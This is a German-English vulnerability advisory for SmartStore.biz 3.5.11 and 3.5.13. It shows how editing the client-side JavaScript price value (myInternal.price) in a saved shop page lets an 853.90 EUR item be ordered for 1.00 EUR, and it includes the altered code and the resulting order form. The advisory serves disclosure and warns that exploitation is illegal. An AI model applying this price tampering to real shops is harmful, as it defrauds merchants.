Vulnerability in Smartstore.biz © Amir Alsbih

http://www.informatik.uni-freiburg.de/~alsbiha

In SmartStore.biz 3.5.11 und 3.5.13 existiert eine einfache Lücke, die es ermöglicht die Preise des Shops beliebig zu modifizieren.
Vermutlich sind auch andere Versionen des Shopping Systemes betroffen.

Die Lücke lässt sich wie folgt ausnutzen:

1. Die Seiten mit den gewünschten Artikeln auf der Festplatte speichern.
2. Den Seitenquelltext mit einem beliebigen Editor öffnen.
3. Die Preise der einzelnen Artikel sind direkt unter der Funktion **setupPrices** gespeichert. Nun kann man den gewünschten Preis des Artikels einfach verändern, in dem man seinen Wert in der Variable myInternal.price von z.B.
   myInternal.price = **853.9**; in myInternal.price = **1.0**; ändert.


```
myLine.ProductNo = "458";
myLine.Name      = "IQ COMPEO für Gleitschirm";
myLine.Description = "Fluginstrument mit 16-Kanal GPS Empfänger  ";
myLine.QuantityUnit = "Stück"
myLine.QuantityAmount = "1";
myLine.PriceUnit = "1";
myLine.TaxClass = "1";
myLine.TaxRate = taxarea[parseInt(xmlConfig.taxarea)][parseInt(myLine.TaxClass) + 1];
myLine.WeightUnit = objWeight.charSymbol;
myLine.WeightAmountSingleUnit = "0";
myInternal = myLine.getFirstItem("Internal");
.       myInternal.navIndex = 0;
.       myInternal.address = "pd1567558468.htm";
.       myInternal.variants = "{EOL}";
.       myInternal.minOrder = 1;
.       myInternal.discount = "{EOL}";
.       myInternal.price = 1.0;
.       myInternal.category = "2";
.       myInternal.catDiscount = 0;
.       myInternal.displayMode = "2";
myLine = setupPrices(myLine,myInternal.price)
Entry[7] = myLine;
```

4. Nun muss die Änderung des Quelltext abgespeichert werden.
5. Den editierten Quelltext mit einem Browser aufrufen und auf Artikel Merken klicken.
6. Wenn man nun auf den Bestellschein klickt, sieht man dass man nun erfolgreich den Warenwert von 853.90 € für 1.0 € bestellen könnte.

Hier die Orginalbestellung:

Und nun die Bestellung unter Verwendung unseres modifizierten Quelltextes:

So würde es weitergehen:



Bitte beachten Sie auch unsere Allgemeinen Geschäftsbedingungen.

Bestellschein

Art.Nr.	Beschreibung	Optionen	E-Preis	Rabatt	Menge	Gesamt
458	IQ COMPEO für Gleitschirm Fluginstrument mit 16-Kanal GPS Empfänger		1,00	0,00	1	1,00

Zwischensumme EUR	1,00
Versandkosten EUR	5,90
Zahlartgebühren EUR	5,70
Enthaltene MwSt. EUR	1,74
Endbetrag EUR	12,60

Zahl- und Versandartinformationen

Versandart: Deutsche Post Postpaket versichert
Höchstgewicht: 20 kg, Versand innerhalb D-A-CH

Ihre Daten:

Ihre Rechnungsadresse

Herr

Amir Alsbih

[redacted].uni-freiburg.de

Fax:
Mobil:
Ich möchte eine Auftragsbestätigung per Email erhalten Ja
Ich habe die AGB gelesen und akzeptiert! Ja

<<-Zurück | Drucken | Bestellung senden

Ich möchte darauf hinweisen, dass das Ausnutzen dieser Lücke strafbar ist! Diese Anleitung dient ausschließlich zu Demonstrationszwecken, am eigenen Shoping-System.

Abschließend möchte ich mich noch ganz herzlich bei Frau Dr. Susanne Graf und bei Frau Dr. Bettina Petto-Brunst, für die ausgezeichnete juristische Beratung bedanken!

In SmartStore.biz 3.5.11 and 3.5.13 there is a simple vulnerability, which makes it possible to modify the prices of the Shops. Probably also different versions of the Shopping of system are concerned.

The vulnerability can be used as follows:

1. Save the site with the desired articles on your hard-drive.
2. Open the source code of the site with an editor.
3. The prices of the individual articles are directly stored below the function **setupPrices**. Now we can change the price of the article as we desire simply by changing the value in the variable myInternal.price e.g. from myInternal.price = **853.9**; into myInternal.price = **1.0**;


```
myLine.ProductNo = "458";
myLine.Name      = "IQ COMPEO für Gleitschirm";
myLine.Description = "Fluginstrument mit 16-Kanal GPS Empfänger  ";
myLine.QuantityUnit = "Stück"
myLine.QuantityAmount = "1";
myLine.PriceUnit = "1";
myLine.TaxClass = "1";
myLine.TaxRate = taxarea[parseInt(xmlConfig.taxarea)][parseInt(myLine.TaxClass) + 1];
myLine.WeightUnit = objWeight.charSymbol;
myLine.WeightAmountSingleUnit = "0";
myInternal = myLine.getFirstItem("Internal");
.       myInternal.navIndex = 0;
.       myInternal.address = "pd1567558468.htm";
.       myInternal.variants = "{EOL}";
.       myInternal.minOrder = 1;
.       myInternal.discount = "{EOL}";
.       myInternal.price = 1.0;
.       myInternal.category = "2";
.       myInternal.catDiscount = 0;
.       myInternal.displayMode = "2";
myLine = setupPrices(myLine,myInternal.price)
Entry[7] = myLine;
```

4. Now save your modifications of the source code.
5. Open the modificated site on your hard drive and click on the Button Artikel Merken
6. If you now click on the purchase order, you will see that we have successfully ordered a value of goods from 853.90 € for only 1.0 €.

Here is a picture of the orginal order :

This is a picture of the manipulated order:

So it would proceed:



Bitte beachten Sie auch unsere Allgemeinen Geschäftsbedingungen.

Bestellschein

Art.Nr.	Beschreibung	Optionen	E-Preis	Rabatt	Menge	Gesamt
458	IQ COMPEO für Gleitschirm Fluginstrument mit 16-Kanal GPS Empfänger		1,00	0,00	1	1,00

Zwischensumme EUR	1,00
Versandkosten EUR	5,90
Zahlartgebühren EUR	5,70
Enthaltene MwSt. EUR	1,74
Endbetrag EUR	12,60

Zahl- und Versandartinformationen

Versandart: Deutsche Post Postpaket versichert
Höchstgewicht: 20 kg, Versand innerhalb D-A-CH

Ihre Daten:

Ihre Rechnungsadresse

Herr

Amir Alsbih

[redacted].uni-freiburg.de

Fax:
Mobil:
Ich möchte eine Auftragsbestätigung per Email erhalten Ja
Ich habe die AGB gelesen und akzeptiert! Ja

<<-Zurück Drucken Bestellung senden

I would like to point out that using of this vulnerability is liable to prosecution! This guidance serves exclusively for the purpose of demonstration, at your own Shopping system.

Finally I would like to thank Mrs. Dr. Susanne Graf and Mrs. Dr. Bettina Petto Brunst, for the excellent legal consultation!